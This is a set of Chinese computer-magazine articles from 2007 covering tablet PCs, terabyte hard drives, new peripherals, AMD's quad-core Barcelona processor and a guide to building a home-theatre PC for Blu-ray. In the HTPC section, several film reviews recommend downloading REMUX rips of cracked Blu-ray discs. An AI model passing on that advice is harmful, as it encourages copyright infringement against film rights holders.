用微软的话说，平板电脑（Tablet PC）就是以笔记本电脑为设计基础，支持手写笔、触摸、语音等输入方式，并能与台式显示器、常规键盘等外设连接。平板电脑在操作和易用性方面借鉴了PDA的特色，但其大显示屏却是PDA不可比拟的。除此以外，它还结合无线局域网、GPRS、CDMA等技术，给移动商务人士带来极大方便。可以说，“平板电脑”的概念将笔记本电脑打败在“膝上”，让自己成为“掌上明珠”。

不过，平板电脑似乎从诞生之日起就叫好不叫座，其原因有很多。一方面用户对于这个新鲜事物不太了解，另一方面，平板式电脑在功能和应用上也没有质的突破。按照微软原先的设想，平板电脑完全用手写屏幕代替键盘输入，然而用户并不认可这种方式，作为一台电脑，大家已经习惯了键盘输入。何况，手写屏幕的识别率低、应用范围也受到软件的限制，而造价却高高在上。另外，作为便携设备，现在的平板电脑并没有做到“掌上明珠”的小巧轻便，在重量和体系上，与传统的轻薄笔记本没有太大差别，这也是用户不认可的一个原因。

近几年来平板电脑的发展现状也让厂商变得聪明，推出了一些平板电脑的“变种”，让它更贴近应用，更贴近用户习惯。9月13日，富士通在北京推出两款全新12.1英寸轻薄手写笔记本电脑LifeBook T2010和LifeBook B6220，就是这样的产品。LifeBook T2010和LifeBook B6220可以说是“两用平板电脑”，在支持全屏手写的同时，保留了键盘。其中LifeBook T2010和设计了精巧的屏幕翻转机构，屏幕可以旋转180度反扣在键盘上，变身成为“真正的”平板电脑。这两款电脑只有A4纸大小，重量不超过1.6kg，给人眼前一亮。

其实平板电脑的外观不重要，甚至叫什么名字也不重要，要改变人们的使用习惯，真正让便携式电脑从膝上转移到手上，还要解决手写识别的应用问题，比如电子签名、直接绘图等功能。总之实用性终于概念，平板电脑任重而道远。**CF** [RD01]

硬盘TB时代真的来了

■ 本刊记者/**于峰**

9月13日，希捷在北京向媒体透露了近期将推出的硬盘新品，包括用于笔记本电脑的Momentus 5400.4和用于台式机的Barracuda 7200.11 FDE。其中Barracuda 7200.11 FDE这款台式机硬盘很值得期待，其单碟容量为250GB，拥有32MB缓存，并且采用了在商用产品中才拥有的FDE技术，FDE为Full Disc Encryption的简写，即“全磁盘加密”。 此前，希捷已经推出了1TB硬盘Barracuda 7200.11，而硬盘领域的日立和三星，都先后推出了TB级台式机硬盘，三雄在TB硬盘时代的较量已经开始了。

我们真的需要TB硬盘吗？当电驴、BT下载已经成为习惯，当Full HD分辨率的视频成为主流，当我们的电脑里面充斥着好几年来保存的邮件、照片、聊天记录、MP3、电影而因此变得行动迟缓……我们真的需要更大容量的硬盘了。

其实，用户更关心的不是硬盘多大的问题，也不是1TB硬盘价格的问题,而是如何管理这么大的硬盘，如何保证数据安全的问题。如果把现在的硬盘比作写字台，那么TB硬盘就是大立柜了。很多人习惯了几十GB一个分区的使用习惯，就像给写字台装上一个个抽屉，1TB的硬盘要怎么用？是继续分成200多个“抽屉”吗？另外，大量的数据存放在如此巨大的硬盘中，万一硬盘出问题怎么办？1TB数据全部玩完！岂不成了数据灾难？还有，现在的操作系统，比如Windows XP是否支持TB级的硬盘，能否管理TB级的硬盘，会不会因为硬盘“尾大不掉”，拖累系统运行？诸如此类的问题，都是需要硬盘厂商、操作系统开发者以及用户去探讨和解决的。相信随着TB级硬盘的大量上市，这些问题才能逐渐得到解答。**CF** [RD02]

当电脑不再只是工具

■ 本刊记者/**商驰**

“电脑只不过是工具而已”，这句话我们已经听过无数次，可是你有没有想过，如果哪一天电脑不再只是工具了呢？最近罗技和微软硬件两大外设方面的巨头各自召开新品发布会，虽然产品还是键盘、鼠标、摄像头之类的小东西，但给人的感觉就是电脑已经彻底融入了我们的生活，而使用这些最新的外设产品，则会使这种数字化生活变得更加随心所欲。



9月7日，罗技召开主题为“极致设计，感性生活”的新品发布会。会上演示了罗技数款新产品的实际应用环境与使用效果，其中可以悬空指指点点的MX Air鼠标成了众人瞩目的焦点。这款鼠标无需任何平面即可灵活自如地移动屏幕上的箭头，一举解决了客厅环境使用鼠标不方便的问题，向人们展示了一种全新的生活环境——原来使用电脑可以这么轻松自在。



9月12日，微软硬件也召开了25周年庆典暨2008财年新品发布会，还特地请来了国内顶尖的wNv战队现场演示最新款鼠标的精准性能。高手们“一颗子弹消灭一个敌人”的操作博得了阵阵掌声。除了鼠标之外，微软硬件的键盘、摄像头等等许多与软件，特别是操作系统紧密结合的产品已经融入我们工作、娱乐等生活的各个方面，并且预示了未来的生活方式——笼罩在微软巨大光环下的数字化世界。

虽然这两家厂商的产品宣传方式并不完全相同，但对于未来电脑应当更简单、更方便的目标是一致的。也许几年之后，电脑就会像电视机和冰箱一样，无论什么人都能在几分钟内上手操作。

CF [RD03]

北京时间9月6日，英特尔再次抢先发布了全新的“Caneland”架构四核服务器处理器



AMD发布四核处理器
“巴萨”快步追赶“银河战队”


本刊记者/于峰

TAG:四核 | 处理器 | AMD | 热点话题

AMD四核处理器“巴塞罗那”在推迟n个月后终于面世了。AMD和英特尔就像足球世界中的巴萨和皇马，一个是平民英雄，一个是银河战队。在四核大战中，这一次“巴萨”似乎落后了，不过此次AMD推出的四核产品绝对是给Fans的一个惊喜，给“银河战队”的一记重拳。

迟到的“巴萨”，让对手笑不起来

9月10日，AMD在北京隆重举行了主题为“真芯可鉴 四核无双”的四核皓龙“巴塞罗那”服务器处理器的全球首发仪式。AMD将这个发布会演绎成一场气势磅礴的音乐会，四架钢琴成为音乐会的主角，演奏了一组气势恢宏的交响乐。这空前的场面，不禁让笔者想起了10个月前英特儿四核发布会上的四小提琴协奏曲。



“巴塞罗那”是个地道的“难产儿”。早在去年第三季度，关于AMD四核处理器的细节已经被披露，到现在才正式发布，超出“预产期”近一年。而在此期间，竞争对手英特尔在去年11月发布了服务器四核处理器，并且到今年第二季度，已经累计出货超过100万片。“巴塞罗那”曾经是2006年底最值得期待的产品，如今“千呼万唤始出来”，究竟给我们带来哪些惊喜呢？

“原生之争”AMD与英特尔四核实现方式不同



网上流行的一张AMD四核与英特尔四核芯片的比较照片

英特尔Core 2 Quad是将两个Core 2 Duo核心集成在1个基板上，使处理器上拥有四个硬件核心，这样设计的优势在于可保证良品率与生产灵活性。AMD“巴塞罗那”是在一枚芯片内集成了四个硬件内核，即所谓的“原生”四核。两者的实现方式不同，但都是“真四核”。只不过英特尔的Core 2 Quad的四个核心的每两个核心之间联系比较松散，业界一般以各个核心间耦合的紧密程度来描述多核心处理器的协作效率高低，因此“巴塞罗那”处理器的执行效率要比Core 2 Quad高一些。不过，作为处理器领域的领军厂商，英特尔也意识到这一点，在未来的多核处理器中也将采用原生技术。



AMD 公司高级副总裁兼首席技术官Phil Hester在演讲中展示晶圆

管窥“K10”，AMD桌面四核“飞龙”更值得期待

在9月10日的发布会上，AMD正式发布了“巴塞罗那”系列的9款服务器处理器产品，主要应用于双路和多路服务器平台，即一台服务器中有多颗处理器。这款四核处理器是基于AMD最新的“K10”架构。而K10架构是一个全面革新的处理器架构，这次首先推出服务器处理器，可以说是为K10架构试水。在“巴赛罗那”发布会上，AMD相关人士透露，基于K10架构的桌面处理器将在今年12月发布，代号“Phenom”，中文名未定，坊间盛传叫做“飞龙”。K10架构处理器采用了许多新的技术，无论是对商业用户还是普通游戏玩家，都是值得期待的：



处理器内置三级缓存

现在大部分处理器都具有两级缓存。处理器的缓存就像我们写字台上的抽屉，你可以将经常要用的东西放在最上面的抽屉里，而不太常用的东西弯腰放在第二个抽屉里面，两级缓存之间通过特殊的通道可以随时调用内容，这要比我们的抽屉智能得多。AMD在K10架构中采用了三级缓存，比如这次推出的"巴塞罗那"，每个核心拥有独立的64KB一级缓存和512KB的二级缓存，并且还内置一个各个核心共享的2MB超大容量三级缓存。这种设计的好处不言而喻。

SSE指令集处理能力翻倍

SSE指令集是英特尔提出的单指令多数据流扩展技术，对各种多媒体计算及应用都可以起到优化作用。与上一代AMD处理器相比，K10架构可以处理128位的SSE指令，这大大提高了CPU的3D及多媒体处理能力，对于游戏爱好者来说是值得期待的。

处理器集成内存控制器

将内存控制器集成于处理器内部是AMD一直以来的设计原则。内存控制器是处理器与内存之间的门户。在英特尔的平台中，内存控制器放置在主办芯片中，与CPU之间通过"系统总线"这条高速公路连接，而AMD将内存控制器设计在CPU内部，连高速公路都不用，对内存的控制效率要高得多。

采用先进的能耗控制技术

在K10中，各个处理核心可以运行在独立的频率上，AMD称之为"P-States"。空闲的核心可以降低频率甚至完全关闭，而负载大的核心则全速运行。由于K10构架处理器采用分离式能耗设计，可以根据各个处理器核心独立自定频率和电压，这样一来，处理器超频的时候就无需顾及内存频率，对于超频爱好者来说无疑是个好消息。

接口方便升级

现在的AM2和Socket F平台用户不需要更换平台即可升级至K10架构的四核处理器。不过最令玩家期待的还将是未来AMD平台出现的"K10处理器+RD790主板+R600显卡"套装搭建方案。基于R600芯片的HD 2000显卡已经上市，而K10桌面级处理器和RD790预计在今年12月发布。

双核到四核仅一步之遥 四核离百姓不远了

目前无论是英特尔还是AMD的四核处理器，都主要应用在服务器领域，普通用户谈论四核应用是否为时过早呢？

大家还记得双核处理器是何时诞生的吗？大概并不遥远，虽然多核心处理器概念和产品早已在IBM高端服务器中应用，但是直到2005年，英特尔和AMD两家才将双核处理器推向大众。然而转眼间，市场上从服务器到PC、笔记本电脑，都接受了一次"核辐射"，现在已经很难找到采用单核处理器的电脑了。从2005年到现在只有短短两年时间，双核已经完全普及，如今四核处理器在服务器领域已经顺利导入，两大芯片巨头的桌面四核系统相信就在年内问世。处理器多核心化是为了在不提高频率的前提下，提高处理器的工作效率。多核心处理器是未来处理器的发展方向，这已经是不争的事实。AMD这次以服务器处理器打前站发布K10构架的"巴塞罗那"，可以说是为四核进军民用市场添一把柴。预计到2008年，装备四核处理器的PC、笔记本将充斥电脑市场。


AMD展示4X4平台在高端娱乐和游戏中的应用

引爆民用四核，还得玩"虚"的

四核处理器在服务器领域得到充分的应用，很大程度上要依赖于虚拟化技术。所谓虚拟化简单说就是通过虚拟软件将计算机硬件模拟成多套系统，不同系统可以同时运行不同的任务，比如用VMWare可以在一台计算机中同时安装Windows和Linux系统，用Windows系统方便地进行视频播放，而用Linux在后台运行一个Web服务器。如今，英特尔和AMD在各自的四核处理器中已经加入了对虚拟化技术的优化指令，比如不同的虚拟系统可以调用各自的缓存、内存等。有了虚拟化技术，同一部计算机就可以有多个"虚拟"系统的分身功能。家庭用户可以通过虚拟化技术配置虚拟分区，为多个使用者隔离系统环境，例如将特定资源分别保留给计算机游戏、办公软件、数字视频等工作。虚拟化在民用产品中的应用还刚刚起步，但是已经得到了软硬件厂商的充分重视。



微软发布的虚拟机软件Virtual PC 2007

可以想象在不久的将来，家庭中只有一台装备多核处理器的超强电脑，而不是像现在，有一台学习办公用的PC，一台娱乐用的HTPC等等，在这台电脑上运行着基于虚拟化技术的不同系统，在每个房间中只有类似终端的客户机，客厅中则直接使用大屏幕电视，就可以实现游戏、娱乐、学习、办公等不同的功能。相信到那时，四核、八核乃至更多核心的处理器才会真正融入到百姓的生活中。CF [RD04]

网络大补贴

国外媒体对AMD"巴塞多纳"的游戏性能进行评测，结果显示其游戏性能提高21%！http://www.pcpop.com/doc/0/226/226578_1.shtml

K10架构处理器值得期待的七大亮点
http://www.xici.net/b186090/d57592116.htm

都是真四核，英特尔与AMD四核技术详解
http://www.enet.com.cn/article/2007/0302/A20070302462820_2.shtml

装台HTPC看大片 提前进入蓝光时代



摆在客厅的HTPC该是什么样

首先体积要小，最好和DVD机一样大。其次功耗还得低，坚决抵制“电老虎”。

几十元的蓝光盘，用什么来读?

很多原版蓝光电影的价格已经降到百元以下，但是蓝光刻录机的价格却比一台电脑还贵。

HTPC最重要的是什么?是机箱!

外形、散热与配件兼容性，这些在台式PC中不需要太多关注的方面，在HTPC上显得尤其重要。

彻底解放CPU的硬件解码

你能想象播放1080P高清电影的时候，CPU占用率不超过5%么？老Pentium4也能胜任。

有钱买蓝光，没钱玩下载

买不起蓝光电影和驱动器，那就下载吧，一部电影“才” 30GB 而已……1M 的 ADSL“只要” 下载 3 天。

策划/《电脑爱好者》编辑部 监制/um 撰稿/um Alucard

Tag 明基、罗技、BD-ROM、蓝光、HD DVD、REMUX、代刻、HDMI、DVI、硬件解码

HTPC、CPU、内存、硬盘、键盘、鼠标、机箱、显卡 〉应用、导购 〉硬件

2006年第16期的“In派茶馆”栏目刊登过名为《第二次视频革命》的专题，现在回过头来看看，可以说那次专题向我们展示了HDTV的美妙之处。其中开头有一句话不知大家是否还记得：“现在，我们为媲美电影效果的HDTV而期盼蓝光和HD DVD的到来。”时到如今，蓝光和HD DVD真的来了，在淘宝上搜索“蓝光电影”，会发现有很多百元以下的原版蓝光影碟在出售。

这是否可以说蓝光已经触手可及？当然不行，许多经典电影的蓝光原版售价依然昂贵，买一张盘的花费足够去电影院看好几次。最关键的是，蓝光驱动器的价格甚至比一台主流电脑还贵，动辄6999、7999元的售价让我们如何拥抱蓝光？

此外，即使电脑上配备了24英寸宽屏液晶显示器，效果也完全无法和大屏电视相媲美，更别说看电影时的舒适程度了。因此，我们有必要把电影弄到客厅去放，反正如今的液晶电视都已经把HDMI接口作为标准配置，连接电脑根本是小菜一碟，需要的只是一台HTPC而已。

注：如果你对于高清电影还不太了解，建议先阅读2006年第16期的本栏目，或在线阅读：http://blog.cfan.com.cn/index.php/228221/action_viewspace_itemid_137609，很多基础知识在这次专题中将不再介绍。

BD-ROM的推出标志着蓝光时代的到来

相信接触电脑时间稍微长一点的玩家都还记得，1991年面世的CD-ROM，到了1996年才真正开始普及；1996年面世的DVD-ROM，到了2001年才开始普及。光存储产品普及的两个必备条件缺一不可——足够多且廉价的片源，加上足够便宜的驱动器。回顾一下CD和DVD不难发现，这两种产品无不是在驱动器降至千元以下、且盗版光盘满大街时才开始进入普通玩家的机箱。

那么蓝光呢？很显然，蓝光自面世以来，首先是以刻录机的形式出现的，无论是明基、先锋还是索尼，最先上市的都是近万元的蓝光刻录机，而非只读的BD-ROM。超过一台主流电脑的价格使绝大多数消费者面对蓝光望而却步，这其中最主要的原因就是蓝光刻录机的成本居高不下。

蓝光价格为何高高在上

蓝光刻录机大部分元件（比如光头，控制IC）的成本都非常昂贵，而且生产线良品率很低，也增加了生产成本。此外，由于要同时兼容BD、DVD和CD的读取和刻录，而且每一部分的稳定性都要求很高，研发和测试成本都会大大增加。虽然很多厂商纷纷推出蓝光读取+CD/DVD写入的"蓝光COMBO"，希望能将蓝光带进千家万户，但可惜的是目前蓝光COMBO价格依然要两三千元，对大多数人来说还是有些贵。



BD-ROM是蓝光普及的关键


前些日子，明基在鳄鱼九周年庆典上发布了世界上第一款BD-ROM，并宣布售价为1699元。明基存储事业部高级经理郭刚先生认为，用户目前对于蓝光产品的需求仅在于看电影方面，暂时还不需要蓝光刻录的大容量存储，那么最好的方式当然是推出只读的BD-ROM。至于DVD刻录功能，完全可以通过单独的DVD刻录机来实现，没必要强加在BD-ROM身上。事实证明，一台BD-ROM加一台DVD刻录机，总价格仍然比蓝光COMBO便宜数百元，只不过需要多占一个5.25英寸驱动器位，使用寿命也能明显延长。



BenQ BR1000 BD-ROM

这是世界上首款只读的蓝光驱动器（BD-ROM），而且支持4×读取，同时通过自动变焦镜头向下兼容CD和DVD。相比已有的双镜头驱动器，自动变焦镜头能够大大减少机械磨损和散热不良问题，换句话说就是寿命更长。蓝光驱动器的激光波长为405nm，比CD/DVD的650nm波长更短，同样是12cm的光盘，数据量大大增加，要求激光控制也更为精确。

这款BR1000具有精密斜角控制技术（Precision Tilt Control System，PTCS）并配备了动态3D传动杆装置，除了原来用于DVD刻录机上的3D磁浮光头系统外，再增加一组传动杆以补强倾斜角误差。可以在上下、左右以及前后等三个方向上调整角度，从而在读取时可根据盘片表面的实际状况自动调整激光的射入角度，并使激光与光盘表面始终保持90度，以保证最佳读取状态。



接口	SATA
读取速度	BD 4×
	DVD 16×
	CD 48×



400-888-0666
http://www.benq.com.cn
¥1699

小知识
蓝光时代的三大阵营

早在2002年，索尼、飞利浦等9家厂商共同发布了Blu-ray Disc（蓝光）标准。1年之后，东芝联合NEC推出了HD DVD标准。现在除了这两大阵营外，清华大学光盘国家工程研究中心与DVD论坛合作，推出了具有自主知识产权的CH-DVD（China High Definition DVD）标准。研究中心副主任陆达表示，中国版高清DVD碟机将在明年3月批量上市，相应格式的光盘也将同步推出。

小知识
蓝光、HD DVD与REMUX

随着蓝光和HD DVD影碟逐渐被破解，网上开始流传一种叫REMUX的高清视频。REMUX与RIP的不同之处在于，这种视频并没有经过任何重编码，而是直接将高清影碟中的数据导出来，因此文件体积往往高达数十GB之巨，当然画质也与原版影碟完全相同。

不可不看的五大高清经典之作

《珍珠港》

（Pearl Harbor）

REMUX 编码：MPEG2

蓝光原版字幕：英文等

REMUX 体积：38.5GB（切割为 9DVD）

点评：本作的蓝光原版没有中文字幕，而REMUX版将近40GB之巨的体积要想从网上拖回来可不是件容易事。如果不想下载全部的话，推荐下载第5段及第6段，分别是轰炸港口和空中缠斗，无论你是情节派还是效果派，这极为精彩的两段都不容错过。至于影片前半是否像有些评论说的那样"死气沉沉"、"老套"，相信各人自有判断，如果没看过的话，不妨先随便找个DVDRip了解一下再决定要不要全部下载。



小提示
散热器、电源与机箱

如果选用超薄HTPC机箱，那么CPU散热器的大小一定要注意，很多超薄HTPC机箱对CPU散热器的高度有限制。还有些HTPC机箱不兼容标准ATX电源，只能使用小型电源，购买前都要注意。


小知识
支持PWM的散热器

具有PWM（Pulse Width Modulation，脉宽调制电路）功能的散热器能够根据CPU的温度自动控制风扇转速。普通的温控风扇只是在风扇轴承附近有一个测温探头，根据空气温度来调整风扇转速，不但精度很低，而且也只有两级速度。而PWM风扇则是直接从CPU获取温度信息，并同步调节转速，风扇的转速变化可以达到四五级甚至更多。这种风扇最大的特征就是插头为4针，注意主板的风扇插座也必须是4针的才能支持PWM功能。

不可不看的五大高清经典之作

《勇闯夺命岛》
（The Rock）
REMUX编码：H.264
蓝光原版字幕：英文等
REMUX体积：29.7GB（切割为7DVD）

点评：全片137分钟，没有1秒钟可以用来上厕所。这不禁让人想起前段时间上映的《变形金刚》，虽然两部电影都是迈克尔·贝（Michael Bay）导演的，虽然两部电影都是从头火爆到尾，但后者与前者无论在哪方面都不能相提并论。除了情节与画面，这部电影的配乐也是绝佳典范，曾经无数次在各种场合被引用（包括电视台）。虽然是1996年的电影，但蓝光版的画质仍然极好，惟一的遗憾就是蓝光版没有中文字幕。虽然REMUX版很大，但还是推荐下载全片。



摆在客厅的HTPC该是什么样



对于HTPC（Home Theater Personal Computer，家庭影院电脑），我们要把它当做一台“家电”而非“电脑”来考虑，因此在选择配件时各方面都与普通PC要求不一样。HTPC不需要很强的性能，但是却要能与电视、功放等设备简单地连接，可以坐在几米外的沙发上操作，还得考虑到长时间BT下载的问题。

整体设计思路：**低发热、低噪音、低功耗**

4000元通吃所有高清电影的HTPC机型

CPU	Intel Pentium E2140	465元
内存	金士顿 1GB DDR2 667×2	470元
主板	华硕 P5GC-MX	450元
硬盘	希捷 酷鱼ES 320GB	680元
机箱	Tt LANBOX Lite	800元
光驱	BenQ DW200S	290元
显卡	华硕 EAH2400PRO	499元
键鼠	多彩 飙速无线2.4G版	330元
总计		3984元

机箱：散热要好，外观最重要




HTPC机箱要比普通PC机箱价格昂贵许多，一个很普通很不起眼的小机箱往往开价数百元，而上千元的名牌产品比比皆是。当然，两三百元的杂牌机箱也有很多，但往往工艺粗糙，外观也不怎么漂亮，既然是放在客厅充门面的，还是不要吝惜这点钱，买个好一点的吧。市场上比较常见的名牌HTPC机箱有Tt、酷冷至尊、联力、银欣、思民等，还有很多平时很少听到的品牌。

HTPC的机箱从外观上来说一般分为两种。一种是像DVD机那样扁平的，前面板上没有过多装饰，家电风格极为浓厚；另一种则是传统卧式机箱的缩小版，体积约为普通机箱的一半，前面板看上去是长方形或正方形，纵深很长。

这两种HTPC机箱各有利弊，第一种机箱外观很漂亮，和DVD机、功放等设备放在一起，根本看不出来是台电脑。但由于内部空间过于狭小，对各种配件的体积要求非常高，选购配件时稍不注意就可能装不上去。同时内部的散热设计往往无法满足高性能配件的需求，尤其是硬盘没有任何主动散热措施，时间长了不免令人担心寿命问题。此外，少量超薄设计的HTPC机箱无法安装PCI-E或PCI插槽的扩展卡，只能使用板载显卡。


另一种HTPC机箱的内部空间相对较大，但机箱比较高，大多都在20cm以上，购买前要考虑家里的电视柜能不能放得下。这类机箱对于配件的要求就宽松许多了，只要主板是MicroATX规格的就可以，除此之外PC上能用的电源、散热器等配件也都能用。散热方面，可以为硬盘增加主动散热措施，机箱前后也有大口径风扇加强对流，长时间连续工作不在话下。



CPU和主板：不必考虑升级，够用好用即可

如果决定搭配具有硬件解码能力的显卡，那么CPU其实是最不重要的，入门级的PentiumE系列处理器价格便宜，性能也不错。而主板除了要考虑到能否装进机箱里之外，对于升级能力则不需要考虑太多，毕竟HTPC不像台式电脑那样每隔一段时间就需要升级一次，目前的主流配置已经能够满足蓝光和HD DVD影片的播放要求，能够一直用到下一代高清视频标准面世。

▲静音版HD2400显卡虽然游戏性能很弱，但对于高清视频的硬件解码却毫不含糊，而且完全不会产生噪音，还能输出原生HDMI信号，堪称HTPC首选。



主板方面，支持Core2 Duo处理器的945/965主板是相当不错的选择，P35则完全没有必要。如果决定选用整合型主板+超薄机箱，那么AMD 690G和NVIDIA MCP68这两种芯片组的主板非常合适，不但具有一定程度的硬解码加速能力，而且还能够直接输出HDMI和数字音频信号，连接电视和功放都极为方便。

显卡：硬件解码和HDMI输出缺一不可

现在的高清视频编码主要有MPEG2、H.264和VC-1三种，MPEG2编码的影片对机能要求并不高，而H.264和VC-1的解码对CPU来说是个考验。好在主流的显卡都具有一定程度的硬解码能力，尤其是ATI Radeon HD2400/2600系列更是提供了完全硬件解码，播放高清影片时CPU占用率不超过5%，可以说任何CPU都能胜任。NVIDIA的8500/8600系列在硬件解码方面虽不如HD2400/2600，但也能提供相当程度的辅助。此外，这两类显卡都有无风扇的静音版，如果对整机的噪音非常在意，不妨考虑。



▲ SATA线缆显然比PATA排线对空气流动的影响小得多

需要注意的是，目前HD2400/2600系列显卡在Windows XP下无法正确识别声卡部分，也就是说虽然支持HDMI输出，但其中并不包括音频信号，连接电视时还得从主板声卡输出音频信号。而在Windows Vista下虽然没有这个问题，但HD2400/2600板载的声卡部分只能提供2声道输出，无法输出多声道音频。



▲如果在硬盘架的前方有风扇，那么即使长时间P2P下载，硬盘寿命也不会因此缩短。

硬盘：如果要兼顾P2P下载，最好选用企业级硬盘

前面提到，HTPC的机箱大多都没有针对硬盘进行散热设计，如果只是看电影时开机也就无所谓了，可是这么低功耗低发热的电脑用来P2P下载岂不是很合适？因此在硬盘的选择上，最好多花几十元，购买针对企业用户的产品。这类硬盘在设计上就是针对7×24连续工作的，平均无故障时间也比民用级硬盘高出很多。关于企业级硬盘的购买，可以参考本期明白买电脑的《闷豆逛市场》栏目。

从容量上来讲，建议尽可能买大容量的型号。REMUX电影动辄数十GB，320GB硬盘也装不了几部。现在不同容量硬盘的性价比都差不多，例如250GB的卖480元、320GB的640元、500GB的1020元。虽说两块250GB的能比一块500GB的省出几十元，但是HTPC机箱内部空间有限，不可能无限制地添加硬盘，硬盘多了散热也成问题。



▲如果想让HTPC更像家电，也可以配一个遥控器，价格多在百元左右。功能也很全面，除了可以完成几乎所有的多媒体控制功能（如播放、停止、快进、快退等）外，甚至还可以像手机一样通过数字键来输入文字。

小提示
HDMI连接为什么不出声

NVIDIA GeForce 8500/8600显卡虽然也可以输出HDMI信号，但是其中并不包括音频部分。要想在HDMI信号中同时传输音频和视频，需要用一根线缆将主板声卡和显卡的S/P DIF接口连接起来。

小知识
HDMI与DVI


AMD 690G、NVIDIA MCP68、HD2000......越来越多的主板和显卡支持HDMI信号输出，而且通过一个简单的转接头就可以在DVI与HDMI之间相互转换。HDMI接口的好处在于，通过一根线缆就可以同时传输视频和音频信号，而且数字化的传输方式避免了以往色差分量、VGA等模拟信号在传输过程中的损失，能够带来更清晰更逼真的画面。



《皇家赌场》

（Casino Royale）
REMUX编码：H.264
蓝光原版字幕：中文、英文等
REMUX体积：26.5GB（切割为7DVD）

点评：对于这个不再风流倜傥的詹姆斯·邦德，007迷们的评价褒贬不一，有人说这是重现当年肖恩·康纳利的"真007风采"，也有人说从潇洒的皮尔斯·布鲁斯南一下子换成这么个丑鬼难以接受。其实正如《星球大战前传》、《蝙蝠侠前传》等电影一样，007系列这次换人也可以看作是回归原点的尝试，特别是剥去了那些高科技外衣后，展现出来的是一个有血有肉的人。这部电影的蓝光版画质极好，而且也有中文字幕，推荐有条件播放蓝光影碟的007迷收藏。



小提示：优先选择SATA接口的驱动器

无论是DVD刻录机、蓝光驱动器还是硬盘，一定要选SATA接口的版本。PATA（俗称IDE）那"宽大"的排线对机箱内的空气流通很有影响，这在普通PC机箱里可能并不明显，但是在狭小的HTPC机箱中就很重要了。

小提示：ATI显卡硬解H.264影片时外挂字幕的方法


ATI Radeon HD2000系列显卡能够完全硬解H.264编码的影片，但配套的软件方面还有待完善。如果用PowerDVD播放H.264编码的影片，播放器可以自动调用硬件解码功能，非常方便，但无法外挂字幕。而常用的KMPlayer虽然可以外挂字幕，但往往无法调用硬件解码功能。其实还有一个被忽视了的播放软件BSPlayer，这个软件虽然界面比较丑，但却是目前惟一可以针对HD2000系列显卡同时调用硬件解码且正确外挂字幕的播放软件。

不可不看的五大高清经典之作

《黑鹰坠落》

（Black Hawk Down）
REMUX 编码：MPEG2
蓝光原版字幕：中文、英文等
REMUX 体积：33GB（切割为 8DVD）

点评：很多人认为这部电影应该算作战争纪录片，虽说改编后的电影相对于原著已经改变了很多，但对现代局部战役的刻画则仍然真实且专业。蓝光版的视听效果的震撼程度堪比《拯救大兵瑞恩》，不过相比感官的满足和对战斗场面细节的准确还原，片中众多人物角色的塑造却显得单薄了许多。这部电影的蓝光版有中文字幕，强烈建议有条件播放蓝光影碟的军事迷购买一套原版收藏。



键鼠：无线是必须的，2.4G是必要的

电脑桌上的键盘鼠标是有线还是无线其实无所谓，而HTPC的键盘鼠标则必须是无线连接，很难想象沙发与电视之间拖着两根长长的线缆。目前市场上的无线键盘鼠标主要有27MHz和2.4GHz两种，前者价格稍微便宜一点，但有效传输距离比较短，而且受到障碍物的影响还会更短，往往两三米外就不受控制了。而2.4GHz的键鼠有效距离长达10米~15米，这类键鼠套装的包装上一般都会将"2.4GHz"作为卖点醒目地标出，很好辨别。

有些键盘上集成了鼠标功能，类似ThinkPad笔记本电脑的指引杆，或是常见的触摸板。这类功能的实用性有待商榷，毕竟抱着硕大的键盘坐在沙发上是件很荒唐的事——看电影的时候需要敲字么？还不如旁边放一个小小的鼠标。而真要用HTPC上网的话，指引杆和触摸板也比鼠标的手感差很多。

罗技 MX Air无线空中鼠标

这是世界上第一款可以在空中使用的鼠标，不需要为它准备一个平面，只要把鼠标拿起，在空中挥动，屏幕上的箭头就会随之移动。而且还有很多新奇的操作方式——例如顺时针转动手腕可以跳到下一曲目、按住音量键左右晃动则是调节音量。

这种操作方式结合了传统遥控器与鼠标的优点于一身：既可以悬空使用，又能够精准地定位屏幕上的任意一点，还具有许多媒体控制功能——这不就是HTPC的绝佳搭档么？



800-820-0338
http://www.logitech.com
￥1399

罗技 diNovo Edge 无线键盘

罗技强大的工业设计能力在这款键盘上体现得淋漓尽致，diNovo Edge并不很薄，但是看上去非常精巧。整体由黑色有机玻璃激光切割而成，配以铝制边框，外观非常具有视觉冲击力。键盘右侧有触摸式音量控制条和触摸板，触摸板的上部和右侧还分别集成了触摸式水平滚轮和垂直滚轮。键盘上的各种快捷控制键共有17个，并配备了LED指示灯显示工作状态。



800-820-0338
http://www.logitech.com
￥1799



有钱买蓝光 没钱玩下载

